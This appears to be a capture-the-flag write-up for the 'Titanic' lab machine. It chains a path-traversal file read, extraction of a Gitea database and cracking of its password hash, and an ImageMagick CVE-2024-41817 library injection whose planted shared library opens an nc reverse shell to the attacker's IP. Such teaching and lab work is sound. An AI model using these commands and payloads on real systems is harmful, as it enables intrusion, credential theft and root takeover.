Titanic
A ticket-booking site leaks files through an unauthenticated arbitrary file read on its /download endpoint. A second vHost running Gitea reveals a docker-compose bind mount, which we use to read the Gitea config and pull its SQLite database off disk. Cracking the developer PBKDF2 hash gives SSH access, and a root cron running a vulnerable ImageMagick (CVE-2024-41817) with an empty LD_LIBRARY_PATH is abused with a malicious shared library for root.
TL;DR
Titanic is an Easy-difficulty Linux machine running an Apache server that fronts a Flask ticket-booking app on titanic.htb. vHost fuzzing uncovers a second host, dev.titanic.htb, serving a Gitea instance. The booking app’s /download endpoint is vulnerable to an arbitrary file read (path traversal): a Gitea repo discloses a docker-compose.yml with a bind mount, which lets us locate and read Gitea’s app.ini and then pull its SQLite database straight off disk. The database yields the developer user’s PBKDF2 hash, which we crack and reuse over SSH. On the box, a root cron runs a vulnerable ImageMagick (7.1.1-35, CVE-2024-41817) from a directory we control while LD_LIBRARY_PATH is empty — dropping a malicious libxcb.so.1 there gets our code executed as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Titanic | Linux | Easy | 10.129.231.221 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.221 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV 10.129.231.221 -p$portsThe scan returns only SSH and HTTP:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)|_ 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)80/tcp open http Apache httpd 2.4.52|_http-title: Did not follow redirect to http://titanic.htb/|_http-server-header: Apache/2.4.52 (Ubuntu)Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernelPort 80 redirects to http://titanic.htb/. Since we have no DNS for that name, the browser fails with “Server not found”, so we add a /etc/hosts mapping:
echo "10.129.231.221 titanic.htb" | sudo tee -a /etc/hostsThe site now loads — a marketing page for the Titanic cruise that lets visitors book trips:

The redirect from the bare IP to a named host is a strong hint that Apache is using name-based virtual hosts, so we fuzz for additional vHosts, filtering out the default response’s line count:
ffuf -w ./subdomains-10000.txt -u http://titanic.htb -H "Host: FUZZ.titanic.htb" -fl 10We get a single hit:
dev [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 207ms]Add the new vHost to /etc/hosts as well:
echo "10.129.231.221 dev.titanic.htb" | sudo tee -a /etc/hostsdev.titanic.htb serves a Gitea instance, which we will come back to shortly.
Foothold
Arbitrary file read in the booking endpoint
Proxying the booking flow through Burp Suite shows that submitting a booking sends the details as a POST, after which the app redirects to a /download endpoint to hand back the generated ticket as a JSON file:

The ticket is referenced by a ticket parameter that looks like a filename. That is a classic recipe for path traversal, so we send the request to Repeater and change the parameter to /etc/passwd:
GET /download?ticket=/etc/passwd HTTP/1.1Host: titanic.htbThe server happily returns the file — an unauthenticated arbitrary file read:

HTTP/1.1 200 OKServer: Werkzeug/3.0.3 Python/3.10.12Content-Disposition: attachment; filename="/etc/passwd"Content-Type: application/octet-stream...root:x:0:0:root:/root:/bin/bash...developer:x:1000:1000:developer:/home/developer:/bin/bash...The Werkzeug/Python server header confirms the booking app is a Flask application, and /etc/passwd tells us there is one interesting human user: developer.
Mapping the Gitea deployment
With arbitrary file read in hand, we need to know what to read. The Gitea instance on dev.titanic.htb allows anonymous browsing, and it exposes two repositories owned by developer:

The developer/docker-config repo is the useful one. Its gitea/docker-compose.yml shows that Gitea is itself deployed as a Docker container:
version: '3'
services:  gitea:    image: gitea/gitea    container_name: gitea    ports:      - "127.0.0.1:3000:3000"      - "127.0.0.1:2222:22"  # Optional for SSH access    volumes:      - /home/developer/gitea/data:/data # Replace with your path    environment:      - USER_UID=1000      - USER_GID=1000    restart: always
The key detail is the bind mount: the host directory /home/developer/gitea/data is mounted at /data inside the container. So any path the container stores under /data/... lives on the host under /home/developer/gitea/data/... — exactly the kind of absolute path our file-read primitive needs.
Gitea’s main configuration file ships at /data/gitea/conf/app.ini inside the container, which maps to /home/developer/gitea/data/gitea/conf/app.ini on the host. We read it through the /download endpoint:
GET /download?ticket=/home/developer/gitea/data/gitea/conf/app.ini HTTP/1.1Host: titanic.htbThe response reveals the database configuration:
[database]PATH = /data/gitea/gitea.dbDB_TYPE = sqlite3HOST = localhost:3306NAME = giteaUSER = rootPASSWD =Gitea is using SQLite, with the database file at /data/gitea/gitea.db — i.e. /home/developer/gitea/data/gitea/gitea.db on the host.
Extracting the Gitea database
A single SQLite file means we can simply download the whole database through the file-read bug by visiting the URL in a browser:
http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.dbThis saves a file named _home_developer_gitea_data_gitea_gitea.db. We open it with sqlite3:
sqlite3 _home_developer_gitea_data_gitea_gitea.dbList the tables and inspect the schema of the user table:
.tables.schema userThe columns we care about for recovering credentials are name, passwd, passwd_hash_algo, and salt:
select name, passwd, passwd_hash_algo, salt from user;
This gives us the stored hash, salt, and algorithm (pbkdf2) for the developer account.
Cracking the developer hash
Gitea stores passwords as PBKDF2-HMAC-SHA256, which Hashcat recognises as mode 10900. That mode expects the salt and digest in Base64, while Gitea stores them as hex, so we convert both and assemble the hash in the sha256:iterations:salt:digest format into hash.txt:
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=Then run Hashcat against rockyou.txt:
hashcat -m 10900 -a 0 hash.txt ./rockyou.txtOnce it finishes, show the result:
hashcat -m 10900 hash.txt --showsha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528The developer password is 25282528.
User
The password is reused for the system account, so we log straight in over SSH:
ssh developer@titanic.htbEntering 25282528 at the prompt lands us a shell as developer, and we read the user flag:
developer@titanic:~$ cat user.txt338*****************************Privilege Escalation
A root cron running ImageMagick
The developer home directory is unremarkable, so we look around the wider filesystem. In /opt/scripts there is a script that a root cron runs every minute:
developer@titanic:~$ cat /opt/scripts/identify_images.shcd /opt/app/static/assets/imagestruncate -s 0 metadata.logfind /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.logListing the working directory confirms the script runs regularly — metadata.log is rewritten each minute:
developer@titanic:~$ ls -al /opt/app/static/assets/images/total 1288drwxrwx--- 2 root developer 4096 Feb 3 2025 .drwxr-x--- 3 root developer 4096 Feb 7 2025 ..-rw-r----- 1 root developer 291864 Feb 3 2025 entertainment.jpg-rw-r----- 1 root developer 280854 Feb 3 2025 exquisite-dining.jpg-rw-r----- 1 root developer 209762 Feb 3 2025 favicon.ico-rw-r----- 1 root developer 232842 Feb 3 2025 home.jpg-rw-r----- 1 root developer 280817 Feb 3 2025 luxury-cabins.jpg-rw-r----- 1 root developer 442 Nov 8 07:45 metadata.logTwo things stand out: the script runs magick as root, and crucially the directory it cds into — /opt/app/static/assets/images — is group-writable by developer (drwxrwx--- root developer). That means we can drop files into the exact directory the privileged process executes from.
We check the ImageMagick version:
developer@titanic:~$ /usr/bin/magick --versionVersion: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.orgCVE-2024-41817 — ImageMagick library injection
ImageMagick 7.1.1-35 is vulnerable to CVE-2024-41817, an arbitrary-code-execution flaw in how the binary resolves shared libraries. When LD_LIBRARY_PATH is unset or contains an empty element, ImageMagick ends up searching its current working directory for libraries it loads at startup. We confirm the variable is empty in the cron’s environment, and because the cron cds into our writable images directory, we can plant a malicious libxcb.so.1 there and have the root process load it.
The payload is a shared library with a constructor function — code that runs automatically as soon as the library is loaded, before magick does any real work.
Getting root
First, start a listener on the Pwnbox:
nc -lvnp 9001Then, as developer, compile a malicious libxcb.so.1 directly into the cron’s working directory. Its constructor fires a reverse shell back to us:
cd /opt/app/static/assets/images
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << 'EOF'#include <stdio.h>#include <stdlib.h>#include <unistd.h>
__attribute__((constructor)) void init(){    system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.144 9001 >/tmp/f");    exit(0);}EOF
Within a minute the cron fires, magick loads our library from its working directory, and the constructor executes as root, giving us a shell on the listener:

We read the final flag:
# cat /root/root.txt721*****************************Arbitrary file read on /download → read Gitea’s docker-compose.yml + app.ini and exfiltrate gitea.db → crack the developer PBKDF2 hash → SSH as developer; a root cron runs ImageMagick 7.1.1-35 (CVE-2024-41817) from a group-writable directory with an empty LD_LIBRARY_PATH → plant libxcb.so.1 → root.
Lessons Learned
- Never build file paths from user input. The
/downloadendpoint handed itsticketparameter straight to a file read, turning a ticket downloader into a full arbitrary file read. Serve downloads by an opaque ID mapped server-side to a known file, and reject any path containing traversal sequences or absolute paths. - Config and database files are secrets. A readable
app.iniand an on-disk SQLite database were all it took to recover a user’s password hash. Keep Gitea’s data directory off any path reachable through the web app, and treat the whole directory — not just the.ini— as sensitive. - Don’t run privileged jobs from writable, relative directories. The cron
cd-ed into a directory thatdevelopercould write to and then executed a binary that loads libraries from.. PinLD_LIBRARY_PATHexplicitly, use absolute paths, and make sure directories arootprocess touches are not writable by lower-privileged users. - Keep ImageMagick patched.
CVE-2024-41817is a known, version-specific library-loading flaw. Tracking upstream advisories and updating promptly would have closed this path entirely.